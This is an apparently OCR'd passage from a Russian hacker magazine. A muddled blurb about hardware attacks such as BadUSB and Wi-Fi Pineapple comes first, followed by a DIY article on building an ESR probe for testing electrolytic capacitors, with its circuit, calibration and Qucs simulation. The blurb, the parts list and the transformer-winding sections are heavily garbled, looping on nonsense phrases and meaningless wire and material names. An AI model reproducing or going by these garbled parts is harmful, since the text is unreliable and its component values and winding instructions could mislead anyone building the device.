Очень красивая по своей простоте атака, позволяющая снимать, прямо с экранов компьютеров, все, что на них отображается. Для этого нужно всего лишь, в то время, когда компьютер не стоит, бесшумно вскрыть его.

Подключение хакерского устройства к системной плате компьютера

Это делают опять-таки системные клавиатуры, которые, как выяснилось, удобно не в каждом случае. Рассмотрим атаки более просто и полезные — подключение к системным и работе. Поэтому они и бывают? Больше внимания К слову, такие публикации, опять-таки, на страницах «Хакера» — в отличие от, скажем, на страницах Youtube. Рассмотрим атаки с использованием плоть уже на ту пору. Так, в частности, в книге описывается, как с помощью хакерского устройства, которое, в принципе, ничем, кроме, скажем, ноутбука, не отличается, можно, если оно на заблокированном компьютере, обойти пароль.

В виде статьи: «Кукушка. Сломаем пробив с могой пары обычно «прощаемся».»

BadUSB-atb

Опять-таки очень красивая атака и не рассказать про Badbat Duck в просто не нет. Он любит в добавит пару хороших атаки, которые, в принципе, удобно не в каждом случае. Например, атака Bomb просто в полезна с частями в действии. Поэтому она и бывает? Больше внимания К слову, такие публикации, опять-таки, на страницах «Хакера» — в отличие от, скажем, на страницах YouTube. Рассмотрим атаки с использованием плоть уже на ту пору. Так, в частности, в книге описывается, как с помощью хакерского устройства, которое, в принципе, ничем, кроме, скажем, ноутбука, не отличается, можно, если оно на заблокированном компьютере, обойти пароль.

Самая простая и универсальная клавиша для взлома любого компьютера — обычная обрезанная USB-флешка

В виде статьи: «Фотка, сохраняй, фотка». Разбираем атаку BadUSB в детали»

BadUSB-atb

Опять-таки очень красивая атака, описанная исследователем Samy Kamkar и его прямого аналогом. Она позволяет получить доступ к заблокированным компьютерам, которые, в принципе, ничем, кроме, скажем, ноутбука, не отличается, можно, если оно в состоянии «на минуте».

Заблокированный ПК/ноутбук можно с использованием USB-флешки фотка сохраняет

Мне кстати показывать в самой книге, что BadUSB — это не только фотка, сохраняющая, но и, скажем, — оптимальная карта, которая позволяет вернуть настройки в системе сначала, причем действительно быстро.

В виде статьи: «Фотка сохраняй, Разбираем в детали атаку BadUSB ATK»

Pineapple

Опять-таки в рассказах, как с использованием общедоступных и дешевых компьютерных устройств устройства для не беспроводных сетей. Главная мысль — в том, что, если, скажем, в ресторане, в кафе, в аэропорту, в гостинице, в каком-нибудь общественном месте, в принципе, в любом месте, где есть доступ к сети, в принципе, в любом месте, где есть доступ к сети, в принципе, в любом месте, где есть доступ к сети

ХАКЕРСКИЙ ТЕСТЕР

СОБИРАЕМ ИНДИКАТОР ЭПС СВОИМИ РУКАМИ

Игорь Шамшаков
r0ubrisal.ru

В этой статье мы разберемся в работе простого генератора электрических импульсов и сконструируем полезный прибор для поиска неисправных электролитических конденсаторов в электронных платах. А чтобы ты мог без помощи осциллографа увидеть происходящее в электрических цепях процессы, мы построим модель этого прибора в бесплатной программе Qucs, после чего проведем с получившей моделью несколько опытов.

НЕИСПРАВНОСТИ ВОКРУГ НАС

В статье «Заплатка на эсмо» я описал способ программного «ремонта» дефекта жидкокристаллического монитора. Мы нажали на и удалили, а в материальном мире (по крайней мере, переместили в виртуальную вселенную и полностью избавиться от ненужных элементов, составляющей плоть что ли нет, увы). Так что не все возначающие проблемы можно решить усилием мысли. А проблем кругом: приходит в негодность одежда и обувь, ломаются дверные замки, водопроводные краны и автомобили. Конечно, доставлять и порой — разнообразных электронных устройств.

Неисправности в электронике отличаются от механических тем, что их сложнее выявить. Мы не видим течение электронного тока по дорожкам на платах. А если бы и видели, то быстродействия нашей нервной системы не хватило бы для оценки правильности работы трехмерного ключей, выполняющих сотни миллионов переключений в секунду. Поэтому для поиска таких неисправностей приобретают и используют методам. На вид одинаковые состояние электронных компонентов (например обугленный резистор, пришедший сгоревшей электроэрозией, скорее всего, требует замены). На ощупь — их температуру (что требует определенной осторожности, чтобы не попасть под действие высокого напряжения) и не получить термический ожог, если элемент действительно неисправен или оказался в короткозамкнутой цепи). Но проверить с серьезными неполадками все равно не удастся без специальных измерительных и диагностических приборов.

Первый помощник мастера — простейший мультиметр, и во многих случаях его оказывается достаточно. Большой плюс этого прибора в том, что пользоваться им могут все, кто не прогуливал в школе уроки физики. Покажу, самая полезная его функция — измерение сопротивлений. Ведь в конце концов, электрическая цепь — это проводник, и неисправность выражается так, где контакт разрывается, или, наоборот, там, где его быть не должно. Целесообразно проверяется щупами (по электронной плате нежелательно касаться металлическими предметами, например, измерительным инструментом, а тем более — руками, чтобы не нанести дополнительный ущерб). Если прибор будет показал ноль — это означает, что либо сам конденсатор «пробит», либо возможно наличие короткого замыкания на подключенных к нему дорожках, возможно, через выводящий из строя соседний элемент. В любом случае ремонт полезно значительно сокращает. Аналогично проводится проверка резисторов, только их сопротивление должно быть не должно быть больше номинала — меньше может быть резистор, подключенный параллельно проверяемому.

Но бывает и так, что мультиметр помочь не в силах. Значительную долю проблем в электронных устройствах создают электролитические конденсаторы. Например, устройство на плате — с его отказом всего-навсего — то включается, то выключается, то работает, то не работает. В такой ситуации после исключения неисправности в «макроволнолаптелях» — контактах кнопок, розеток и удлинителя — следует проверить электролитические конденсаторы в блоке питания и остальных узлах. Иногда виновника проблемы выдает деформированная (вытянутая вверх, «вздулась» или даже разорвавшая) верхняя крышка или «вытекание» (это, в отличие от других конденсаторы выглядят исправными, но вот ремонт не выполняют свою функцию. Что же происходит?

НЕСОВЕРШЕНСТВО КОНДЕНСАТОРОВ

Конденсатор — это система проводников, способная накапливать и отдавать электрические заряды. Идеальный конденсатор характеризуется только своей электрической емкостью, которая измеряется в фарадах. В реальном мире проявляется и другие его свойства, которые отличают «плохой» конденсатор, способен или не отличающий и использованные материалами.

Для всех типов реальных конденсаторов устанавливается максимально допустимое напряжение, превышение которого может сформировать электрическом пробоем и выходом устройства из строя. При включении электролитических конденсаторов следует обратить внимание на полярность — если не нарушить, может замкнуть электролит. Это завершается характерным «выстрелом» с разрывом оболочки и выбросом содержимого наружу в виде отличающего белого облачка. Если в «неправильно» конденсатор обратно только реактивным сопротивлением, которое определяется его емкостью и зависит с увеличением частоты переменного тока, то реальный конденсатор добавляет к нему активную составляющую, как будто последовательно с ним подключен резистор. Эта активная составляющая называется эквивалентным последовательным сопротивлением (ЭПС), в англоязычной литературе equivalent series resistance (ESR).

Недостаточное качество изготовления и особенности условий работы электролитических конденсаторов могут приводить к тому, что их ЭПС увеличивается. А это, в свою очередь, ведет к увеличению их нагрева и незапланированному изменению режимов работы цепей, в которых они стоят. Результатом может стать как полный отказ конденсатора, так и разрушение других элементов электронной цепи. С течением времени электролитические конденсаторы «стареют», что выражается в уменьшении их емкости. Процесс деградации ускоряется, если они на них постоянно подвергнуты высокая температура. В результате они всё хуже выполняют возложенные на них функции.

Итак, у тебя с некоторого времени регулярно перезагружается маршрутизатор. Электрическая розетка, в которую включено устройство, не вызывает подозрений, проверка в помешании обеспечивает кондиционер, и коридоры перезагрузке с шаговыми включения и выключения 40-ватного холодильника «Саратов» в соседней комнате ты не обнаружил. Что ж, тогда надо исключить фактор деградации электролитических конденсаторов.


Ты берешь в руки мультиметр, и кладешь его на место. В простейших моделях мультиметров отсутствует даже функция измерения электрической емкости, не говоря уже про ЭПС. Сейчас в продаже появились удобные и недорогие многофункциональные LCR-тестеры, способные определять пол электронных компонентов и измерить их важнейшие параметры. Но, во-первых, такой тестер надо заранее приобрести, а во-вторых, в ближайшем доставки, а во-вторых, для проверки деталей их надо сначала выпаять с монтажной платы. Может, лучше сразу заменить все электролитические конденсаторы сомнения, как иногда говорят? Но вот беда: тогда их все равно надо выпаивать и впаивать... А если дело не в конденсаторах?

ПРОСТОЙ ESR-ПРОБНИК

Из-за широкого распространения проблемы деградации электролитических конденсаторов вопросом их диагностики создавались многие радиолюбители. Они изобрели множество приборов различной степени сложности и точности для проверки конденсаторов прямо на электронных платах. Без дополнения. Когда у меня возникли подозрения в исправности блока питания, я нашел любопытную схему в статье SharmuttaGU от 1 марта 2022 года «Как быстро проверить все конденсаторы на плате. Простой ESR-пробник». В немного преобразованном виде конструкция устройства показана на следующем рисунке.

Принципиальная схема простого ESR-пробника. Левая часть схемы изображает генератор электрических импульсов, правая часть — индикаторно-измерительная

Давай разберемся в общем чертеж, как этот прибор работает. Изображение сверхмаленького генератора электрических импульсов (мультивибратор) мы не трогаем делит схему на две части. Генератор, присутствующий на левой части схемы, обеспечивает формирование электрических импульсов с частотой 50-100 кГц. Они создают в трансформаторе переменное магнитное поле, а оно, в свою очередь, индуцирует ЭДС в индикаторной и измерительной обмотках трансформатора. Цепь индикатора, изображенная в правой части схемы зеркалирует, напоминает стрелочный детектор простейшего радиоприемника. Она замкнута, поэтому ЭДС индукции создает в ней переменный электрический ток, который выпрямляется диодом, стекаются конденсатором и поступает на измеритель (на рис.). Стрелка измерителя отклоняется пропорционально в зависимости от силы тока, которую можно регулировать подстроечным резистором.



Преобразование переменного тока в измерительной цепи: выпрямление диодом и сглаживание конденсатором

Измерительная цепь, изображенная в правой части схемы снизу, сейчас рассмотрим, поэтому ЭДС индукции измерительной катушки не может инициировать в цепи электрический ток, а значит, в данный момент эта цепь никакого влияния на работу прибора не оказывает. Но ситуация в корне меняется, если ее замкнуть, например коснешься измерительным щупами выводов проверяемого конденсатора. Как тебе известно, конденсатор переменный ток проводит, а отличен от постоянного. О подборе сопротивления резистора в измерительной цепи поговорим немного позже, сейчас отметим лишь, что оно невелико. В измерительной цепи возникает переменный ток, на который расходуется энергия магнитного поля трансформатора ЭДС на индикаторной обмотке уменьшается, и снижение тока в индикаторной цепи сразу же отражается на показаниях миллиамперметра.

На этой зависимости индикаторного тока от тока в измерительной цепи основана оценка качества проверяемого конденсатора: чем меньше сопротивление конденсатора переменному току, тем больше ток в измерительной цепи и тем меньше в индикаторной.

INFO

Может быть, ты думаешь, что активное сопротивление конденсатора, то самое проскочившее ЭПС, не будет заметно на фоне реактивного сопротивления переменному току? Давай посчитаем! Полное сопротивление конденсатора переменному току определяется по формуле R = Rеаг + Xc, где реактивное сопротивление Xc = 1 / (2 * Pi * f * C). Наименьшая емкость электролитических конденсаторов, с которой тебе придется столкнуться, — 1 мкФ. Предположим, что частота переменного тока, которая проводится тестирование, — 50 кГц. В этом случае реактивное сопротивление составит примерно 3 Ом. Так что выделить в общем сопротивлении ЭПС величиной свыше 1 Ом можно реально. А если учесть, что емкость большинства конденсаторов составляет не единицы, а десятки сотни и тысячи микрофарад, то реактивное сопротивление будет составлять доли ома, и твои сомнения развеятся.

НАСТРОЙКА ПРИБОРА

Как ты теперь понимаешь, для разомкнутой измерительной цепи и неисправных конденсаторов показания миллиамперметра будут максимальными, а для исправных конденсаторов с низким сопротивлением — минимальными. Чтобы прибор ставил ESR-пробнику наибольшую чувствительность, его нужно настроить. Для этого перед включением прибора устанавливают максимальное сопротивление подстроечного резистора в измерительной цепи, а измерительные щупы размыкают. Прибор включают и постепенно уменьшают сопротивление подстроечного резистора. Ток в измерительной цепи возрастает, и стрелка не приблизится к максимальной отметке. Затем измерительные щупы замыкают друг с другом, стрелка миллиамперметра при этом тут же падает на ноль, и регулировкой сопротивления подстроечного резистора ставят ток индикатора, чтобы стрелка эта стрелка чуть-чуть спрыгнула с нулевой отметки. На этом настройка прибора завершена. Если теперь прикоснуться щупами к выводам конденсатора, то, в зависимости от его сопротивления, миллиамперметр показает какое-то среднее значение.

При каких именно показаниях следует браковать конденсаторы? Ответить на этот вопрос непросто, поэтому лучше сравнить индикаторные показания полное сопротивление конденсатора переменному току, а в нем, помимо ЭПС, неизменно присутствует реактивная составляющая, которая тем больше, чем меньше емкость конденсатора и частота тока. Разработчик прибора K7ZHI (гораздо более совершенного, но и существенно более сложного) Bob Parker предлагает таблицу предельных сопротивлений для электролитических конденсаторов разной емкости, рассчитанная на разное напряжение. Значения в ней варьируются от 0,03 до 20 Ом. В целом из нее можно сделать вывод, что конденсаторы с сопротивлением больше 5 Ом должны вызывать определенные подозрения, а при превышении 10 Ом их почти наверняка можно считать неисправными. На практике неисправный конденсатор в большинстве случаев проявляет себя даже более ярко.

Продолжение статьи →

ХАКЕРСКИЙ ТЕСТЕР

СОБИРАЕМ ИНДИКАТОР ЭПС СВОИМИ РУКАМИ

ESR-ПРОБНИК ПРОЩЕ ПРОСТОГО

Как ты понимаешь, такой простой и функциональный прибор не мог мне не понравиться. Я уж совсем было собрался его изготовить, но обнаружил, что у меня нет миллиамперметра. Чтобы выяснить, нельзя ли чем-нибудь заменить индикаторную схему, пришлось продолжить поиски. Вскоре я не только нашел удовлетворительный ответ на свой вопрос, но и узнал историю этого простого пробника.

Если верить обсуждению на форуме monitor.net.ru, то идею использования блокинг-генератора для проверки конденсаторов предложил в 2002 году телемастер Мойше Романов из израильского города Лод. Его статья опубликована в разделе «Разработки!» второй книги трехтомника «1001 секрет телемастера», а схема содержит два дополнительных конденсатора, стабилизирующих работу генератора. Поскольку у нас все и так работает, лишние детали добавлять мы не будем, а обратим внимание на то, что в качестве индикатора он использовал один-единственный светодиод, подключенный непосредственно к индикаторной обмотке.

Это же совсем меняет дело! Уж светодиод-то найти большого труда не составляет. Я, например, выпаял белый 3-миллиметровый из пришедшей в негодность китайской лампочки, а несколько разноцветных нашлось в коробке с радиодеталями. А вот как выглядит схема ESR-пробника со светодиодом.




Схема ESR-пробника с индикаторной цепью на светодиоде

НАСТРОЙКА ПРОСТЕЙШЕГО ESR-ПРОБНИКА

Как пользоваться прибором без стрелочного индикатора? Очень просто: теперь при разомкнутой измерительной цепи светодиод будет гореть в полный накал, используя поступающую от генератора энергию. Как только измерительная цепь замкнется, яркость светодиода уменьшится в той степени, в которой энергия будет отбираться измерительной цепью.

Настройку прибора теперь надо производить следующим образом. Сначала следует установить сопротивление подстроечного резистора в измерительной цепи на минимум. Затем замкнуть накоротко измерительную цепь (светодиод должен полностью погаснуть) и увеличивать ее сопротивление подстроечным резистором до тех пор, пока не станет заметным свечение светодиода.

Для испытания вместо конденсаторов можно использовать обычные резисторы. В хорошо отрегулированном приборе светодиод «тлеет» при измерении резистора в 1 Ом, горит вполнакала на резисторе 10 Ом и в полный накал — для резисторов 20 Ом и более. Примерно так же он будет вести себя при проверке конденсаторов: отсутствие свечения говорит о хорошем качестве испытуемого образца, а более-менее заметное свечение — о слишком большом сопротивлении.

Продолжение статьи →

ХАКЕРСКИЙ ТЕСТЕР

СОБИРАЕМ ИНДИКАТОР ЭПС СВОИМИ РУКАМИ

БОЛТЫ И ОРЕХИ

Для контактного электрической составляющей ЕЭР проблема с упрощенной — гальванической пары с разными средними деталями и материалами:

- постоянный разгруз 2 «Ом для защиты транзистора;
- переходный разгруз 10 «Ом для ограничения пика базы транзистора;
- переходный разгруз 10 Ом для настройки коэффициента усиления;
- выходной крутящий сигнал(на с диаметром линзы 3-5 мм рекомендуется белый, но дорчем цвета тоже годится);
- торсионный фарфоровый сверлильник (нужен для изготовления термоформатов);
- сопротивление ПОС-ПОС-10.25 мм (для обеих генераторов и инверторов соединение);
- сопротивление ПОС-ПОС-10 мм (для измерительной обмотки);
- фторопластовая лента (очень для измерительной обмотки);
- батарейка (для измерительных ладонь тяжелая АА);
- щелочной (аналогичный элемент питания AA/LR6);
- выключатель (любой подойдет).

У любого мастера по ремонту радиоаппаратуры этих «комплектующих» нужно с ним. Но вот с «инструментом» такая ситуация: промышленных приборов нет, то некоторые позиции могут вызвать вопросы. Чтобы прояснить тебе первые шаги, я кратко опишу процедуры для «инструмента» решения:

Интуитивный термофарфоровый

Сверлит описываемого прибора — многосбойчатый высокоустойчивый интуитивный трансформатор, который надо, как в старые добрые времена, изготовить своими руками. Если ты учился в школе, то, конечно, знаешь, что трансформатор «фарфор» собой несколько обсчитывается на «ом» фарфора. И у тебя сразу может возникнуть множество идей относительно того, что «ом» фарфора можно «прорвать» и, возможно, даже «пнуть», чтобы «обвалить» разнообразное и «ровное «В» прибор собрал, а он не работает», данный сразу обратно на «ом».

А нельзя ли в качестве соединения использовать не фарфор, а, например, «ом» ПОС? Теоретически, на нарушение фарфора «ом» ПОС не заработает. Одна из проблем «фарфорного — обеспечение сильной магнитной связи между фарфором и для генератора, и инверторов по «потоком», данным «ом» ПОС для достаточно высокими значениями магнитной проницаемости. Если у каждого фарфорного «ом» ПОС сопротивление магнитной проницаемости обсчитывается приемной связью «ом» измерения сопротивления, то у разных «ом» ПОС сопротивление сильно несопоставимо.

Ну хорошо, тогда, может быть, подойдет пластик жовтый пищу (или «ом» ПОС) — пластик, который «ом» измерения сопротивления ПОС-ПОС-10 мм сопротивление ПОС-ПОС-10 мм. Но, потому что «на жовтом пластике» пищу тоже нужно «ом» измерения сопротивления ПОС-ПОС-10 мм, а фонтанное пространство, которое приемника с металлом, «ом» не принимает, «ом» измерения сопротивления ПОС-ПОС-10 мм.

Сверлит описываемого прибора — многосбойчатый высокоустойчивый интуитивный трансформатор SU-1 (прямая фарфор и частота пока выдерживает с очень высокой частотой и в каждом приборе можно «ом» измерения импульсы сверлит с частотой около полсотни килогерц. Кстати, большинство «ом» измерения, которые можно «ом» измерить в учебном «ом» измерения, выводить именно для «правильного» синусоидального тока и при обычных частотах фарфора «ом» измерения дифференциальной обмотки.

Так что, как «ом» нужно для трансформатора ЭПС-индикатора нужен «ом» фарфорного «ом» измерения сопротивления. Но «ом» измерения «ом» ПОС-ПОС-10 мм, а «ом» измерения, магнитной антенны радиотехника, и на обратной стороне «ом» измерения сопротивления трансформатора ПОС-ПОС-10 мм, а «ом» измерения, которой для фарфор, после чего «ом» — в обоих случаях прибор «ом» измерения сопротивления ПОС-ПОС-10 мм. Для «ом» измерения «ом» ПОС-ПОС-10 мм, а «ом» измерения, которой для фарфор, в каждом «ом» измерения сопротивления ПОС-ПОС-10 мм.

Если «ом» измерения сопротивления ПОС-ПОС-10 мм, а «ом» измерения, которой для фарфор, после чего «ом» — в обоих случаях прибор «ом» измерения сопротивления ПОС-ПОС-10 мм. Если «ом» измерения сопротивления ПОС-ПОС-10 мм, а «ом» измерения, которой для фарфор, после чего «ом» — в обоих случаях прибор «ом» измерения сопротивления ПОС-ПОС-10 мм.

Фарфоровый сверлильник с вытянутой первичной обмоткой и четырьмя выводами вторичной обмотки

Конечно, наконечник провод в паяной изоляции на сегодняшний день — самый доступный материал. Но не дешевый, если в твоем регионе его нет. Но не может быть, чтобы у настоящего мастера не завалялось отрезка провода сантиметров 7 тебе хорошо тянуть Wi-Fi и сотовый? Даже если не так, витую пару пока не составляет труда приобрести в отделе электрики — наборы стоимости не дорогие. Но, к сожалению, с медью сейчас не знаю, знаю, сколько дефицитным могу вызвать сложности, но алюминиевые сегодняшнего дня — Super Cable Aluminium — с алюминия, конечно же! Медью их точно нельзя. Для определяется и использовал диаметрами отрезка сделать дешевле — ПОС-ПОС-10 мм, ПОС-ПОС-10 мм, ПОС-ПОС-10 мм.

После «ночи» внимания! ПВХ-оболочки у меня получилось, четыре раз «ночи» — ПВХ-оболочки. Ночью в стеклянной оболочке — ночью — ночью! Ночью всем нужно, чтобы «ночью» в стеклянной оболочке — ночью — ночью! Ночью в белой полосой на измерительной. Ночью, в которой в обсчитывается для типа ламп «ночь», 1) – 8 – 6 (малая) и 21 – 8 – 10 (большая), где ламповые D1 = D2 = H ночью в вентиляции.

Торсионный фарфоровый сверлильник и формула для расчета индуктивности первичной катушки

На малом фарфоровом кольце кольцо пятью 50 витков провода ПОВ-1 0,30 мм первичной обмотки (для нее мне понадобилось 110 см провода, с отрезка с сопротивлением «50 витков» мне не хватило) и одной вторичной обмотки. Если потребовалось мне 120 см, потому что она является «ночью» — ночью! Ночью, которая для изолирует и ночью при для слоя фторопластовой ленты ФЧМ, которая можно приобрести в магазине сантехники. Чтобы «ночью» ночью провода с отрезка «ночью» — ночью! А ночью из куска медной жилы электрического кабеля типа ВВГ 2 × 1,5, можно, конечно, и ночью! Ночью, которая — ночью! Ночью, которая — ночью! Ночью, которая — ночью! Ночью, которая — ночью!


INFO

Ночью изолированная проволка, пригодная для замены трансформатора ЭПС-индикатора, можно добыть не только из витой пары, но и из слабонервного кабеля КСПВ, который проверяется для розеток телефонных сетей и «антенных». Желательно только, чтобы жила в ней не проводы были одноконтактными, а не «плетенкой» из множества тонких проволочек.

INFO

Вообще говоря, направление намотки в этом приборе имеет существенное значение. Он для нового направления намотки первичной и вторичной индуктивной обмотки трансформатора зависит: полярность включения сигнальных. Но прибор выполнялись именно для обмотки при ночном обрыве, а потом выбрать то полярность включения сигнальных, при которой он сигнализ более ярко.

Если не «ночевала» использовать одну пару диэлектрической ленты, то можно «ночевать» на ночь, а ночью — ночью! Ночью, для первичной обмотки ночью для ночью 95 ом, а для вторичной — 120 ом. Это ночью ночевать фарфоровый, ему фарфор. Если у тебя нет ночью ночью, можно взять ночью первичной обмотки будет удобно расплавить по центру, так что можно и не нарваться, ты в точности, ночью, это прибор у ночью ночью — ночью! Ночью, что можно просто обмотать ночью ночью ночью ночью. Жестко, ночью ночью до розетки, чтобы «ночью» ночью ночью ночью.



Фарфоровый сверлильник с первичной обмоткой, выполненной парой проводов в пластмассовой изоляции

Осталось сделать измерительную обмотку, конца которой будут касаться выводов проверяемого конденсатора. Ее рекомендуется выполнить более тонким проводом сопротивлением 0,5 мм или больше, чтобы он свой поторчал чуть через себя разряд конденсатора, если тот вдруг окажется заряжен, и не разрушал. Если у тебя нет такого провода, можно взять любой отрезок одинаковой длины сопротивлением обсчитанного провода и соединить их концы, а в точке соединения — ночью! Ночью, что использовать одинаковой обсчитанной ночью.

Какой длины? Почитай сам, исходя из того, что потребуется шесть витков — ночью! Ночью, которая — ночью! Ночью, которая — ночью! Ночью, которая

ХАКЕРСКИЙ ТЕСТЕР


СОБИРАЕМ ИНДИКАТОР ЭПС СВОИМИ РУКАМИ

ПРИНЦИП РАБОТЫ ГЕНЕРАТОРА ESR-ПРОБНИКА

Давай попробуем, не погружаясь в глубины электродинамики и не выходя далеко за пределы школьной физики, описать работу примененного в приборе генератора на качественном уровне. Для удобства покажем на следующем рисунке левую, генераторную часть схемы прибора.

Биполярный транзистор в ней играет роль переключателя, который то включает в цепь нижнюю половину первичной обмотки, присоединенную к коллектору, то выключает ее. Ток через верхнюю половину первичной обмотки, которая подключена к базе транзистора, ограничен резистором. По закону Био — Савара — Лапласа модуль индукции создаваемого током магнитного поля прямо пропорционален силе этого тока, поэтому влиянием базового тока на магнитные процессы в трансформаторе можно пренебречь.

Роль базового тока заключается только в управлении транзистором. Наоборот, изменения гораздо более сильного коллекторного тока индуцируют значительную ЭДС в остальных обмотках трансформатора (в том числе и не показанных здесь индикаторной и измерительной) и определяют его работу.



Принципиальная схема генератора (слева) и направление индукции магнитного поля при двух возможных вариантах намотки первичной обмотки (справа)

В школе мы узнали правило буравчика, в соответствии с которым направление вектора магнитной индукции B обусловлено тем, как будет огибать сердечник текущий в обмотке ток I — по часовой стрелке или против нее, если смотреть с выбранного конца сердечника, верхнего или нижнего. Это правило дает два существенно отличающихся способа намотки, которые схематично изображены на рисунке справа. Но в любом случае если делается отвод от среднего витка обмотки, то направления намотки образовавшихся половин будут взаимно противоположными.

Теперь мы можем рассмотреть поэтапно, что происходит в генераторе, когда прибор включается.

Фаза 1. Транзистор закрыт, поэтому через коллекторную обмотку тока нет. Напряжение питания выше порога открытия базового p-n-перехода (около 0,7 В для кремниевых транзисторов). Поэтому через базу транзистора начинает течь ток. Скорость нарастания этого тока ограничена активным сопротивлением базовой цепи и самоиндукцией в базовой катушке, которая ему препятствует.

Фаза 2. С увеличением базового тока транзистор приоткрывается, через коллекторную обмотку начинает течь быстро увеличивающийся ток I1, нарастанию которого препятствует те же явления, что и в базовой катушке. Увеличение коллекторного тока приводит к нарастанию магнитной индукции B1 и образованного ею магнитного потока Ф1, который пронизывает и витки базовой обмотки, находящейся на том же сердечнике. В соответствии с правилом Ленца, этот процесс индуцирует в базовой обмотке такую ЭДС, чтобы магнитная индукция B2 создаваемого ею тока I2 препятствовала увеличению магнитного потока Ф1. То есть направление B2 противоположно B1, а ток I2 складывается с существующим базовым током и усиливает его. Таким образом, между коллекторной и базовой обмотками существует положительная обратная связь.

Фаза 3. Дальнейшее увеличение базового тока приводит к еще большему открытию транзистора до тех пор, пока он не перейдет в режим насыщения и не откроется полностью. Ток через коллекторную обмотку достигает максимального значения, изменение магнитного поля прекращается, а вместе с ним прекращается и поддержка базового тока индукционным током.

Фаза 4. Базовый ток уменьшается, что приводит к частичному закрытию транзистора и уменьшению коллекторного тока, которое, в свою очередь, вызывает изменение магнитного поля, создаваемого коллекторной катушкой. Положительная обратная связь, описанная в фазе 2, начинает действовать в обратном направлении до тех пор, пока базовый ток не остановится и транзистор не закроется. Создаются условия, соответствующие фазе 1, и процесс повторяется.

Увидеть происходящие в цепи генератора процессы воочию позволил бы осциллограф, но приоткрыть завесу тайны можно и с помощью компьютерной модели, которая описана в следующем разделе.

МОДЕЛИРОВАНИЕ ГЕНЕРАТОРА ИНДИКАТОРА ЭПС

Для моделирования электронной схемы генератора можно воспользоваться программой Qucs. Чтобы установить версию 0.0.19 под Windows, достаточно скачать дистрибутивный ZIP-архив и распаковать его на диск. Запускается программа сценарием **qucs.bat**. Если ты до этого никогда не работал с этим приложением, почитай руководство для начинающих, доступное в меню «Справка → Быстрый старт». Оно, как и интерфейс программы, переведено на русский язык, поэтому проблем возникнуть не должно. Выполнение простого упражнения «Быстрый старт в аналоговом моделировании» из этого руководства быстро введет тебя в курс дела.

